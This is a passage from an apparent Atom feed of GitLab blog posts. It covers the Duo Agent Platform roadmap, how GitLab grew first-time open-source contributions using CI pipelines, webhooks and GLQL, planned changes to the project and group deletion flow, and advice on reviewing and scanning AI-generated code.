<p>&lt;div style=&quot;padding:56.25% 0 0 0;position:relative;&quot;&gt;&lt;iframe src=&quot;https://player.vimeo.com/video/1101743202?title=0&amp;byline=0&amp;portrait=0&amp;badge=0&amp;autopause=0&amp;player_id=0&amp;app_id=58479&quot; frameborder=&quot;0&quot; allow=&quot;autoplay; fullscreen; picture-in-picture; clipboard-write; encrypted-media; web-share&quot; style=&quot;position:absolute;top:0;left:0;width:100%;height:100%;&quot; title=&quot;McpDemo&quot;&gt;&lt;/iframe&gt;&lt;/div&gt;&lt;script src=&quot;https://player.vimeo.com/api/player.js&quot;&gt;&lt;/script&gt;
&lt;p&gt;&lt;/p&gt;</p>
<ul>
<li><strong>GitLab Duo Agentic Chat in GitLab Web UI.</strong> Duo Agentic Chat is also now available directly within the GitLab Web UI. This pivotal step evolves the agent from a coding assistant to a true DevSecOps agent, as it gains access to rich non-code context, such as issues and merge request discussions, allowing it to understand the &quot;why&quot; behind the work. Beyond understanding context, the agent can make changes directly from the WebUI, such as automatically updating issue statuses or editing merge request descriptions.</li>
</ul>
<h2>Coming soon to GitLab Duo Agent Platform</h2>
<p>Over the coming weeks, we'll release new capabilities to Duo Agent Platform, including more out-of-the-box agents and Flows. These will bring the platform into the GitLab experience you love today and enable even greater customization and extensibility, amplifying productivity for our customers:</p>
<p><img src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1752685275/hjbe9iiu2ydp9slibsc2.png" alt="GitLab Duo Agent Platform public beta roadmap" title="GitLab Duo Agent Platform public beta roadmap"></p>
<ul>
<li>
<p><strong>Integrated GitLab experience:</strong> Building on the IDE extensions available in 18.2, we're expanding agents and Flows within the GitLab platform. This deeper integration will expand the ways you can collaborate synchronously and asynchronously with agents. You will be able to assign issues directly to agents, @mention them within GitLab Duo Chat, and seamlessly invoke them from anywhere in the application while maintaining MCP connectivity from your developer tool of choice. This native integration transforms agents into true development team members, accessible across GitLab.</p>
</li>
<li>
<p><strong>Agent observability:</strong> As agents become more autonomous, we're building comprehensive visibility into their activity as they progress through Flows, enabling you to monitor their decision-making processes, track execution steps, and understand how they're interpreting and acting on your development challenges. This transparency into agent behavior builds trust and confidence while allowing you to optimize workflows and identify bottlenecks, and helps ensure agents are performing exactly as intended.</p>
</li>
<li>
<p><strong>AI Catalog:</strong> Recognizing that great solutions come from community innovation, we will soon introduce the public beta of our AI Catalog — a marketplace which will allow you to extend Duo Agent Platform with specialized Agents and Flows sourced from GitLab, and over time, the broader community.  You'll be able to quickly deploy these solutions in GitLab, leveraging context across your projects and codebase.</p>
</li>
<li>
<p><strong>Knowledge Graph:</strong> Leveraging GitLab's unique advantage as the system of record for source code and its surrounding context, we're building a comprehensive Knowledge Graph that not only maps files and dependencies across the codebase but also makes that map navigable for users while accelerating AI query times and helping increase accuracy. This foundation enables GitLab Duo agents to quickly understand relationships across your entire development environment, from code dependencies to deployment patterns, unlocking faster and more precise responses to complex questions.</p>
</li>
</ul>
<p><img src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1752685367/n0tvfgorchuhrronic3j.png" alt="GitLab Duo Agent Platform Knowledge Graph" title="GitLab Duo Agent Platform Knowledge Graph"></p>
<ul>
<li><strong>Create and edit agents and Flows:</strong> Understanding that every organization has unique workflows and requirements, we're developing powerful agent and Flow creation and editing capabilities that will be introduced as the AI Catalog matures. You'll be able to create and modify agents and Flows to operate precisely the way your organization works, delivering deep customization across the Duo Agent Platform that enables higher quality results and increased productivity.</li>
</ul>
<p><img src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1752684938/fruwqcqvvrx8gmkz5u0v.png" alt="AI Catalog" title="AI Catalog"></p>
<ul>
<li>
<p><strong>Official GitLab MCP Server:</strong> Recognizing that developers work across multiple tools and environments, we're building an official GitLab MCP server that will enable you to access all of your agents and Flows via MCP. You'll be able to connect to and collaborate with your agents and Flows from anywhere MCP is supported, including popular tools like Claude Code, Cursor, Copilot, and Windsurf, unlocking seamless AI collaboration regardless of your preferred development environment.</p>
</li>
<li>
<p><strong>GitLab Duo Agent Platform CLI:</strong> Our upcoming CLI will allow you to invoke agents and trigger Flows on the command line, leveraging GitLab's rich context across the entire software development lifecycle—from code repositories and merge requests to CI/CD pipelines and issue tracking.</p>
</li>
</ul>
<h2>Get started now</h2>
<ul>
<li>
<p><strong>GitLab Premium and Ultimate customers</strong> in GitLab.com and self-managed environments using GitLab 18.2 can use Duo Agent Platform immediately (beta and experimental features for GitLab Duo <a href="https://docs.gitlab.com/user/gitlab_duo/turn_on_off/#turn-on-beta-and-experimental-features">must be enabled</a>). GitLab Dedicated customers will be able to use the Duo Agent Platform with the release of GitLab 18.2 for Dedicated next month.</p>
</li>
<li>
<p>Users should download the <a href="https://marketplace.visualstudio.com/items?itemName=GitLab.gitlab-workflow">VS Code extension</a> or the <a href="https://plugins.jetbrains.com/plugin/22857-gitlab">JetBrains IDEs plugin</a> and follow our <a href="https://docs.gitlab.com/user/gitlab_duo_chat/agentic_chat/#use-agentic-chat">guide to using GitLab Duo Agentic Chat</a>, including Duo Chat <a href="https://docs.gitlab.com/user/gitlab_duo_chat/examples/#gitlab-duo-chat-slash-commands">slash commands</a>.</p>
</li>
</ul>
<p><strong>New to GitLab?</strong> See GitLab Duo Agent Platform in action at our Technical Demo, offered in two timezone-friendly sessions: <a href="https://page.gitlab.com/webcasts-jul16-gitlab-duo-agentic-ai-emea-amer.html">Americas and EMEA</a> and <a href="https://page.gitlab.com/webcasts-jul24-gitlab-duo-agentic-ai-apac.html">Asia-Pacific</a>. To get hands-on with GitLab Duo Agent Platform yourself, sign up for a <a href="https://gitlab.com/-/trials/new?glm_content=default-saas-trial&amp;glm_source=about.gitlab.com%2Fsales%2F">free trial</a> today.</p>
<p>&lt;small&gt;<em>This blog post contains “forward-looking statements” within the meaning of Section 27A of the Securities Act of 1933, as amended, and Section 21E of the Securities Exchange Act of 1934. Although we believe that the expectations reflected in the forward-looking statements contained in this blog post are reasonable, they are subject to known and unknown risks, uncertainties, assumptions and other factors that may cause actual results or outcomes to be materially different from any future results or outcomes expressed or implied by the forward-looking statements.</em></p>
<p><em>Further information on risks, uncertainties, and other factors that could cause actual outcomes and results to differ materially from those included in or contemplated by the forward-looking statements contained in this blog post are included under the caption “Risk Factors” and elsewhere in the filings and reports we make with the Securities and Exchange Commission. We do not undertake any obligation to update or release any revisions to any forward-looking statement or to report any events or circumstances after the date of this blog post or to reflect the occurrence of unanticipated events, except as required by law.</em>&lt;/small&gt;</p>
]]></content>
        <author>
            <name>Bill Staples</name>
            <uri>https://about.gitlab.com/blog/authors/bill-staples</uri>
        </author>
        <published>2025-07-17T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[How we use GitLab to grow open source communities]]></title>
        <id>https://about.gitlab.com/blog/how-we-use-gitlab-to-grow-open-source-communities/</id>
        <link href="https://about.gitlab.com/blog/how-we-use-gitlab-to-grow-open-source-communities/"/>
        <updated>2025-07-15T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>GitLab's Contributor Success team faced a challenge.</p>
<p>While our returning open source contributors were merging more code changes and collaborating on deeper features, first-time contributors were struggling to get started. We knew many newcomers to open source often gave up or never asked for help. But as advocates for <a href="https://handbook.gitlab.com/handbook/company/mission/">GitLab's mission</a></p>
<p>to enable everyone to contribute, we wanted to do better.</p>
<p>We started running research studies on open source contributors to GitLab. Then we improved the stumbling blocks. In January, we achieved a record of 184 unique community contributors to GitLab in a single month,</p>
<p>exceeding our team target of 170 for the first time.</p>
<p>Three months later, we broke it again with 192.</p>
<p>Here's how we used GitLab's own tools to solve the newcomer dilemma and grow our open source community.</p>
<h2>What we learned studying first-time contributors</h2>
<p>In 2023, we conducted the first-ever user study of GitLab open source contributors.</p>
<p>We watched six participants who had never contributed to GitLab make their first attempt. They completed diary studies and Zoom interviews detailing their experience.</p>
<p>Participants told us:</p>
<ul>
<li>
<p>The contributor documentation was confusing</p>
</li>
<li>
<p>Getting started felt overwhelming</p>
</li>
<li>
<p>It wasn't clear how or where to find help</p>
</li>
</ul>
<p>Only one out of the six participants successfully merged a code contribution to GitLab during the study.</p>
<p>It became clear we needed to focus on the onboarding experience if we wanted new contributors to succeed.</p>
<p>So we <a href="https://handbook.gitlab.com/handbook/values/#iteration">iterated</a>!</p>
<p>Our team spent the next year addressing their challenges. We used GitLab tools,</p>
<p>such as issue templates, scheduled pipelines, webhooks, and the GitLab Query Language (GLQL), to build an innovative semi-automated onboarding solution.</p>
<p>In 2025, we performed a follow-up user study with new participants who had never made a contribution to GitLab. All 10 participants successfully created and merged contributions to GitLab, a 100% success rate. The feedback showed a great appreciation for the new onboarding process, the speed at which</p>
<p>maintainers checked in on contributors, and the recognition we offered to contributors.</p>
<p>Even better, participants shared how much fun they had contributing:</p>
<p>&quot;I felt a little rush of excitement at being able to say 'I helped build GitLab.'&quot;</p>
<h2>We built personal onboarding with GitLab</h2>
<p>Our solution started with engagement.</p>
<p>To help newcomers get started, we introduced a personal onboarding process connecting each</p>
<p>contributor with a community maintainer.</p>
<p>We created an <a href="https://gitlab.com/gitlab-community/meta/-/blob/ac0e5579a6a1cf26e367010bfcf6c7d35b38d4f8/.gitlab/issue_templates/Onboarding.md">issue template</a> with a clear checklist of tasks.</p>
<p>The onboarding issue also handles access approval for the</p>
<p><a href="https://about.gitlab.com/blog/gitlab-community-forks/">GitLab community forks</a>,</p>
<p>a collection of shared projects that make it easier to push changes, collaborate with others,</p>
<p>and access GitLab Ultimate and Duo features.</p>
<p>Using <a href="https://docs.gitlab.com/user/project/labels/#scoped-labels">scoped labels</a>, we indicate the status of the access request for easy maintainer follow-ups.</p>
<p><img src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1752512804/vkiyl0hrfbgcer3nz38r.png" alt="GitLab onboarding issue"></p>
<p>We started with a Ruby script run via a <a href="https://docs.gitlab.com/ci/pipelines/schedules/">scheduled pipeline</a>,</p>
<p>checking for new access requests and using the issue template to create personalized onboarding issues.</p>
<p>From here, our maintainers engage with new contributors to verify access, answer questions, and find issues.</p>
<h2>We standardized responses with comment templates</h2>
<p>With multiple maintainers in the GitLab community, we wanted to ensure consistent and clear messaging.</p>
<p>We created <a href="https://docs.gitlab.com/user/profile/comment_templates/">comment templates</a>,</p>
<p>which we sync with the repository using the GraphQL API and a</p>
<p><a href="https://gitlab.com/gitlab-community/meta/-/blob/dd6e0c2861c848251424b72e3e8c5603dcaac725/bin/sync_comment_templates.rb">Ruby script</a>.</p>
<p>The script is triggered in <code>.gitlab-ci.yml</code> when comment template changes are pushed</p>
<p>to the default branch (a dry run is triggered in merge requests).</p>
<pre><code class="language-yaml">
execute:sync-comment-templates:
  stage: execute
  extends: .ruby
  script:
    - bundle exec bin/sync_comment_templates.rb
  variables:
    SYNC_COMMENT_TEMPLATES_GITLAB_API_TOKEN: $SYNC_COMMENT_TEMPLATES_GITLAB_API_TOKEN_READ_ONLY
  rules:
    - if: $CI_PIPELINE_SOURCE == 'schedule' || $CI_PIPELINE_SOURCE == &quot;trigger&quot;
      when: never
    - if: $EXECUTE_SYNC_COMMENT_TEMPLATES == '1'
    - if: $CI_MERGE_REQUEST_IID
      changes:
        - .gitlab/comment_templates/**/*
      variables:
        REPORT_ONLY: 1
    - if: $CI_COMMIT_REF_NAME == $CI_DEFAULT_BRANCH
      changes:
        - .gitlab/comment_templates/**/*
      variables:
        FORCE_SYNC: 1
        DRY_RUN: 0
        SYNC_COMMENT_TEMPLATES_GITLAB_API_TOKEN: $SYNC_COMMENT_TEMPLATES_GITLAB_API_TOKEN_READ_WRITE
</code></pre>
<p><img src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1752512803/qmfaymqhq3zgdcnm6a3j.png" alt="GitLab comment template"></p>
<h2>We eliminated the 5-minute wait time</h2>
<p>Our first iteration was a little slow.</p>
<p>After starting the onboarding process, contributors wondered what to do next while the scheduled</p>
<p>pipeline took up to 5 minutes to create their onboarding issue.</p>
<p>Five minutes feels like forever when you have the momentum to dive in.</p>
<p><a href="https://gitlab.com/Taucher2003">Niklas</a>, a member of our <a href="https://about.gitlab.com/community/core-team/">Core team </a>, built a solution.</p>
<p>He added <a href="https://gitlab.com/gitlab-org/gitlab/-/merge_requests/163094">webhook events for access requests</a></p>
<p>and <a href="https://gitlab.com/gitlab-org/gitlab/-/merge_requests/142738">custom payload templates for webhooks</a>.</p>
<p>These features together allowed us to trigger a pipeline immediately instead of waiting for the schedule.</p>
<p>This reduces the time to roughly 40 seconds (the time it takes for the CI pipeline to run)</p>
<p>and generates the onboarding issue right away. It also saves thousands of wasted pipelines and compute minutes when no access requests actually need processing.</p>
<p>We set up a <a href="https://docs.gitlab.com/ci/triggers/#create-a-pipeline-trigger-token">pipeline trigger token</a></p>
<p>and used this as the target for the webhook, passing the desired environment variables:</p>
<pre><code class="language-json">
{
  &quot;ref&quot;: &quot;main&quot;,
  &quot;variables&quot;: {
    &quot;EXECUTE_ACCESS_REQUESTS&quot;: &quot;1&quot;,
    &quot;DRY_RUN&quot;: &quot;0&quot;,
    &quot;PIPELINE_NAME&quot;: &quot;Create onboarding issues&quot;,
    &quot;GROUP_ID&quot;: &quot;{{group_id}}&quot;,
    &quot;EVENT_NAME&quot;: &quot;{{event_name}}&quot;
  }
}

</code></pre>
<p><img src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1752512805/qom7hnqnwfcdzvria7dd.png" alt="Pipeline list"></p>
<h2>We automated follow-ups</h2>
<p>With an increasing volume of customers and community contributors onboarding to the GitLab community,</p>
<p>maintainers struggled to track which issues needed attention and some follow-up questions got lost.</p>
<p>We built automation leveraging webhooks and Ruby to label issues updated by community members.</p>
<p>This creates a clear signal of issue status for maintainers.</p>
<p><a href="https://gitlab.com/gitlab-org/ruby/gems/gitlab-triage">GitLab Triage</a></p>
<p>automatically nudges idle onboarding issues to ensure we maintain contributor momentum.</p>
<p><img src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1752512811/gkj3qaidjl1vv2dlu8ep.png" alt="Automated nudge for idle GitLab onboarding issues"></p>
<h2>We organized issue tracking with GLQL</h2>
<p>We built a <a href="https://docs.gitlab.com/user/glql/">GLQL view</a> to keep track of issues.</p>
<p>This GLQL table summarizes onboarding issues which need attention,</p>
<p>so maintainers can review and follow up with community members.</p>
<p><img src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1752512804/hdduf0orntdfhkysheae.png" alt="GLQL view of issue tracking"></p>
<p>These GLQL views improved our overall triage <a href="https://handbook.gitlab.com/handbook/values/#efficiency">efficiency</a>.</p>
<p>It was so successful we ended up using this strategy within the <a href="https://about.gitlab.com/solutions/open-source/">GitLab for Open Source</a></p>
<p>and <a href="https://about.gitlab.com/solutions/education/">GitLab for Education</a> programs, too.</p>
<p>With GLQL tables for support issues, these community programs lowered their response times by 75%.</p>
<h2>We made the README findable</h2>
<p>The <a href="https://gitlab.com/gitlab-community/">@gitlab-community group</a></p>
<p>is the home for contributors on Gitlab.com.</p>
<p>We already had a <code>README.md</code> file explaining the community forks and onboarding process, but this file</p>
<p>lived in our meta project.</p>
<p>With our follow-up user study, we discovered this was a point of confusion for newcomers when their</p>
<p>onboarding issues were under a different project.</p>
<p>We used <a href="https://docs.gitlab.com/user/project/repository/mirror/">GitLab's project mirroring</a></p>
<p>to solve this and mirrored the meta project to <code>gitlab-profile</code>.</p>
<p>This surfaced the existing README file at the group level, making it easier to discover.</p>
<p><img src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1752512809/kbgdxyilza71kmj0aeqt.png" alt="GitLab project mirroiring"></p>
<p><img src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1752512804/taosgn8vvgo8onszuwaf.png" alt="Group README"></p>
<h2>The results speak for themselves</h2>
<p>By dogfooding GitLab, we improved the stumbling blocks found in our research studies</p>
<p>and transformed the GitLab contributor journey.</p>
<p>We have grown the number of customers and community members contributing to GitLab,</p>
<p>adding features to the product, solving bugs, and adding to our CI/CD catalog.</p>
<p>Our onboarding process has increased the rate newcomers join the community, and our total number of</p>
<p>contributors on the community forks has doubled over the last 9 months.</p>
<p><img src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1752512803/xagra4vfsrhbcwnzekmp.png" alt="Community forks growth chart"></p>
<p>We reduced the time it takes for newcomers to make their first contribution by connecting them</p>
<p>with maintainers faster and supporting them in getting started.</p>
<p>We use <a href="https://docs.gitlab.com/user/group/value_stream_analytics/">GitLab's value stream analytics</a></p>
<p>to track our response rates.</p>
<ul>
<li>
<p>First response time from community maintainers is down to 46 minutes over the last 3 months</p>
</li>
<li>
<p>Average approval time for community forks access is down to 1 hour over the last 3 months</p>
</li>
</ul>
<p><img src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1752512812/jzksakrfdb22hooqemzh.png" alt="Value stream analytics timeline"></p>
<p>The 100% success rate of our 2025 user study confirmed these improvements for our first-time contributors.</p>
<h2>We invested time savings into contributor recognition</h2>
<p>Fixing these newcomer challenges allowed us more capacity to focus on better recognition of</p>
<p>contributors, incentivizing first-timers to keep coming back.</p>
<p>The result is <a href="https://contributors.gitlab.com/">contributors.gitlab.com</a>.</p>
<p>We built out a central hub for our contributors that features gamified leaderboards,</p>
<p>achievements, and rewards.</p>
<p>Contributors can see their impact, track progress, and grow in the community.</p>
<h2>Sharing what we learned</h2>
<p>These improvements work and are repeatable for other open source projects.</p>
<p>We are sharing our approach across communities and conferences so that other projects can consider using these tools to grow.</p>
<p>As more organizations learn the barriers to participation, we can create a more welcoming open source environment.</p>
<p>With these GitLab tools, we can offer a smoother experience for both contributors and maintainers.</p>
<p>We're committed to advancing this work and collaborating to remove barriers for open source projects everywhere.</p>
<h2>Start the conversation</h2>
<p>Want to learn more about growing your contributor community?</p>
<p>Email <code>contributors@gitlab.com</code> or <a href="https://gitlab.com/gitlab-org/developer-relations/contributor-success/team-task/-/issues">open an issue</a></p>
<p>to start a discussion.</p>
<p>We're here to help build communities.</p>
]]></content>
        <author>
            <name>Lee Tickett</name>
            <uri>https://about.gitlab.com/blog/authors/lee-tickett</uri>
        </author>
        <author>
            <name>Daniel Murphy</name>
            <uri>https://about.gitlab.com/blog/authors/daniel-murphy</uri>
        </author>
        <published>2025-07-15T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[Improving GitLab's deletion flow: What to expect in coming months]]></title>
        <id>https://about.gitlab.com/blog/improving-gitlab-deletion-flow-what-to-expect-in-coming-months/</id>
        <link href="https://about.gitlab.com/blog/improving-gitlab-deletion-flow-what-to-expect-in-coming-months/"/>
        <updated>2025-07-14T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>At GitLab, we're committed to continuously improving your experience across our platform. Today, we're excited to announce significant enhancements to our deletion flow for groups and projects. We are rolling out a series of improvements designed to protect your data, simplify recovery, and create a more intuitive experience across all pricing tiers.</p>
<h2>Why we're making these changes</h2>
<p>Our current deletion flow has some inconsistencies that can lead to frustrating experiences. Free tier users have had limited or no options for recovering accidentally deleted content, projects in personal namespaces haven't had the same protections as those in groups, and group namespace paths have remained locked after deletion, preventing immediate reuse.</p>
<p>We've heard your feedback, and we're addressing these pain points with a comprehensive redesign of our deletion flow that will be rolled out in multiple iterations.</p>
<h2>What has changed already</h2>
<p>Over the past quarter, we have implemented fundamental improvements to create a consistent deletion experience across all pricing tiers. These changes have eliminated the frustration of accidentally deleting important content with no recovery option.</p>
<ul>
<li><a href="https://about.gitlab.com/releases/2025/05/15/gitlab-18-0-released/#deletion-protection-available-for-all-users"><strong>Pending deletion for all users</strong></a><strong>:</strong> All deleted projects and groups now enter a &quot;pending deletion&quot; state before being permanently deleted, regardless of their pricing tier.</li>
<li><a href="https://about.gitlab.com/releases/2025/05/15/gitlab-18-0-released/#delayed-project-deletion-for-user-namespaces"><strong>Self-service recovery</strong></a><strong>:</strong> You can now restore your own content without contacting support, giving you more control and autonomy over your data.</li>
<li><a href="https://gitlab.com/gitlab-org/gitlab/-/issues/502234"><strong>Clear status indicators</strong></a><strong>:</strong> We have standardized how deletion status is displayed across the platform, making it immediately clear when content is pending deletion.</li>
<li><strong>Extended recovery window:</strong> On July 10, 2025, we increased the pending deletion period from 7 to 30 days on GitLab.com. This means you now have ample time to recover from accidental deletions.</li>
</ul>
<h2>What's coming next</h2>
<h3>Currently in development</h3>
<p>Building on the foundation established in our first iteration, we are further enhancing your deletion experience with two key improvements:</p>
<ul>
<li><a href="https://gitlab.com/groups/gitlab-org/-/epics/17372"><strong>Admin area consistency</strong></a><strong>:</strong> Deletions initiated from the Admin area will follow the same pending deletion process as deletions initiated directly from the group or project level, creating a unified experience across all access points.</li>
<li><a href="https://gitlab.com/gitlab-org/gitlab/-/issues/526081"><strong>Immediate path reuse</strong></a><strong>:</strong> When you delete a project or group, its namespace path will be automatically renamed, allowing you to immediately reuse the original path for new content. This will remove the waiting period currently required to reuse namespace paths.</li>
</ul>
<h3>Planned for future release</h3>
<p>The final phase will introduce a redesigned deletion experience that completes our vision for a modern, intuitive deletion system:</p>
<ul>
<li><strong>Centralized &quot;Trash&quot; interface:</strong> All your deleted content will be accessible in a dedicated &quot;Trash&quot; section, providing a familiar paradigm similar to what you're used to in other applications.</li>
<li><a href="https://gitlab.com/gitlab-org/gitlab/-/issues/541182"><strong>Clear action separation</strong></a><strong>:</strong> We will create a clear distinction between &quot;Delete&quot; (temporary, recoverable) and &quot;Delete Permanently&quot; (irrevocable) actions to prevent accidental data loss.</li>
<li><strong>Bulk management:</strong> You'll be able to restore or permanently delete multiple items at once, making cleanup and recovery more efficient.</li>
</ul>
<h2>How these changes benefit you</h2>
<p>These enhancements deliver several key benefits that will transform your experience with GitLab's deletion functionality.</p>
<ul>
<li>
<p><strong>Protection against data loss</strong> is provided through pending deletion and self-service recovery available across all tiers, giving you a safety net against accidental deletions. The <strong>consistent experience</strong> ensures the same deletion flow applies to all projects and groups, eliminating inconsistencies across the platform.</p>
</li>
<li>
<p>You'll gain <strong>greater control</strong> through enhanced visibility and management options for deleted content, with a familiar interface that makes recovery intuitive. <strong>Improved workflow</strong> efficiency will result from immediate path reuse and bulk management capabilities that streamline your content organization process.</p>
</li>
<li>
<p>Most importantly, you'll have <strong>peace of mind</strong> knowing that the extended 30-day recovery window ensures ample opportunity to recover important data, while the clear separation between temporary and permanent deletion actions prevents accidental data loss.</p>
</li>
</ul>
<h2>Your feedback matters</h2>
<p>As always, we value your input. Please leave feedback in <a href="https://gitlab.com/gitlab-org/gitlab/-/issues/538165">the feedback issue</a>.</p>
]]></content>
        <author>
            <name>Christina Lohr</name>
            <uri>https://about.gitlab.com/blog/authors/christina-lohr</uri>
        </author>
        <published>2025-07-14T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[3 best practices for building software in the era of LLMs]]></title>
        <id>https://about.gitlab.com/blog/3-best-practices-for-building-software-in-the-era-of-llms/</id>
        <link href="https://about.gitlab.com/blog/3-best-practices-for-building-software-in-the-era-of-llms/"/>
        <updated>2025-07-10T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>AI has rapidly become a core part of modern software development. Not only is it helping developers code faster than ever, but it’s also automating low-level tasks like writing test cases or summarizing documentation. According to our <a href="https://about.gitlab.com/developer-survey/">2024 Global DevSecOps Survey</a>, 81% of developers are already using AI in their workflows or plan to in the next two years.</p>
<p>As code is written with less manual effort, we’re seeing a subtle but important behavioral change: Developers are beginning to trust AI-generated code with less scrutiny. That confidence — understandable as it may be — can quietly introduce security risks, especially as the overall volume of code increases. Developers can’t be expected to stay on top of every vulnerability or exploit, which is why we need systems and safeguards that scale with them. AI tools are here to stay. So, as security professionals, it’s incumbent on you to empower developers to adopt them in a way that improves both speed and security.</p>
<p>Here are three practical ways to do that.</p>
<h2>Never trust, always verify</h2>
<p>As mentioned above, developers are beginning to trust AI-generated code more readily, especially when it looks clean and compiles without error. To combat this, adopt a zero-trust mindset. While we often talk about <a href="https://about.gitlab.com/blog/why-devops-and-zero-trust-go-together/">zero trust</a> in the context of identity and access management, the same principle can be applied here with a slightly different framing. Treat AI-generated code like input from a junior developer: helpful, but not production-ready without a proper review.</p>
<p>A developer should be able to explain what the code is doing and why it’s safe before it gets merged. Reviewing AI-generated code might even shape up to be an emerging skillset required in the world of software development. The developers who excel at this will be indispensable because they’ll marry the speed of LLMs with the risk reduction mindset to produce secure code, faster.</p>
<p>This is where tools like <a href="https://docs.gitlab.com/user/project/merge_requests/duo_in_merge_requests/">GitLab Duo Code Review</a> can help. As a feature of our AI companion across the software development lifecycle, it brings AI into the code review process, not to replace human judgment, but to enhance it. By surfacing questions, inconsistencies, and overlooked issues in the merge requests, AI can help developers keep up with the very AI that’s accelerating development cycles.</p>
<h2>Prompt for secure patterns</h2>
<p>Large language models (<a href="https://about.gitlab.com/blog/what-is-a-large-language-model-llm/">LLMs</a>)  are powerful, but only as precise as the prompts they’re given. That’s why prompt engineering is becoming a core part of working with AI tools. In the world of LLMs, your input <em>is</em> the interface. Developers who learn to write clear, security-aware prompts will play a key role in building safer software from the start.</p>
<p>For example, vague requests like “build a login form” often produce insecure or overly simplistic results. However, by including more context, such as “build a login form <strong>with</strong> input validation, rate limiting, and hashing, <strong>and</strong> support phishing-resistant authentication methods like passkeys,” you’re more likely to produce an output that meets the security standards of your organization.</p>
<p>Recent <a href="https://www.backslash.security/press-releases/backslash-security-reveals-in-new-research-that-gpt-4-1-other-popular-llms-generate-insecure-code-unless-explicitly-prompted">research</a> from Backlash Security backs this up. They found that secure prompting improved results across popular LLMs. When developers simply asked models to “write secure code,” success rates remained low. However, when prompts referenced <a href="https://cheatsheetseries.owasp.org/cheatsheets/LLM_Prompt_Injection_Prevention_Cheat_Sheet.html">OWASP best practices</a>, the rate of secure code generation increased.</p>
<p>Prompt engineering should be part of how we train and empower security champions within development teams. Just like we teach secure coding patterns and threat modeling, we should also be teaching developers how to guide AI tools with the same security mindset.</p>
<blockquote>
<p>Learn more with these helpful <a href="https://docs.gitlab.com/development/ai_features/prompt_engineering/">prompt engineering tips</a>.</p>
</blockquote>
<h2>Scan everything, no exceptions</h2>
<p>The rise of AI means we’re writing more code, quicker, with the same number of humans. That shift should change how we think about security, not just as a final check, but as an always-on safeguard woven into every aspect of the development process.</p>
<p>More code means a wider attack surface. And when that code is partially or fully generated, we can’t solely rely on secure coding practices or individual intuition to spot risks. That’s where automated scanning comes in. <a href="https://docs.gitlab.com/user/application_security/sast/">Static Application Security Testing (SAST)</a>, <a href="https://docs.gitlab.com/user/application_security/dependency_scanning/">Software Composition Analysis (SCA)</a>, and <a href="https://docs.gitlab.com/user/application_security/secret_detection/">Secret Detection</a> become critical controls to mitigate the risk of secret leaks, supply chain attacks, and weaknesses like SQL injections. With platforms like GitLab, <a href="https://about.gitlab.com/solutions/security-compliance/">application security</a> is natively built into the developer's workflow, making it a natural part of the development lifecycle. Scanners can also trace through the entire program to make sure new AI-generated code is secure <em>in the context of all the other code</em> — that can be hard to spot if you’re just looking at some new code in your IDE or in an AI-generated patch.</p>
<p>But it’s not just about scanning, it’s about keeping pace. If development teams are going to match the speed of AI-assisted development, they need scans that are fast, accurate, and built to scale. Accuracy especially matters. If scanners overwhelm developers with false positives, there’s a risk of losing trust in the system altogether.</p>
<p>The only way to move fast <em>and</em> stay secure is to make scanning non-negotiable.</p>
<p>Every commit. Every branch. No exceptions.</p>
<h2>Secure your AI-generated code with GitLab</h2>
<p>AI is changing the way we build software, but the fundamentals of secure software development still apply. Code still needs to be reviewed. Threats still need to be tested. And security still needs to be embedded in the way we work. At GitLab, that’s exactly what we’ve done.</p>
<p>As a developer platform, we’re not bolting security onto the workflow — we’re embedding it directly where developers already work: in the IDE, in merge requests, and in the pipeline. Scans run automatically and relevant security context is surfaced to facilitate faster remediation cycles. And, because it’s part of the same platform where developers build, test, and deploy software, there are fewer tools to juggle, less context switching, and a much smoother path to secure code.</p>
<p>AI features like <a href="https://about.gitlab.com/the-source/ai/understand-and-resolve-vulnerabilities-with-ai-powered-gitlab-duo/">Duo Vulnerability Explanation and Vulnerability Resolution</a> add another layer of speed and insight, helping developers understand risks and fix them faster, without breaking their flow.</p>
<p>AI isn’t a shortcut to security. But with the right practices — and a platform that meets developers where they are — it can absolutely be part of building software that’s fast, secure, and scalable.</p>
<blockquote>
<p>Start your <a href="https://about.gitlab.com/free-trial/">free trial of GitLab Ultimate with Duo Enterprise</a> and experience what it’s like to build secure software, faster. With native security scanning, AI-powered insights, and a seamless developer experience, GitLab helps you shift security left without slowing down.</p>
</blockquote>
]]></content>
        <author>
            <name>Salman Ladha</name>
            <uri>https://about.gitlab.com/blog/authors/salman-ladha</uri>
        </author>
        <published>2025-07-10T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[Accelerate learning with GitLab Duo Agent Platform]]></title>
        <id>https://about.gitlab.com/blog/accelerate-learning-with-gitlab-duo-agent-platform/</id>
        <link href="https://about.gitlab.com/blog/accelerate-learning-with-gitlab-duo-agent-platform/"/>
        <updated>2025-07-07T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>At GitLab, we continue to expand our AI capabilities so I often find myself learning and working in new codebases. Whether I'm debugging issues, implementing new features, or onboarding to different projects, understanding system architecture quickly is crucial. But let's be honest — manually tracing through complex communication flows, especially gRPC connections, can eat up hours of productive development time.</p>
<p>This is exactly the type of tedious, yet necessary, work <a href="https://about.gitlab.com/blog/gitlab-duo-agent-platform-what-is-next-for-intelligent-devsecops/">GitLab Duo Agent Platform</a> is designed to handle. Instead of replacing developers, it amplifies our capabilities by automating routine tasks so we can focus on creative problem solving and strategic technical work.</p>
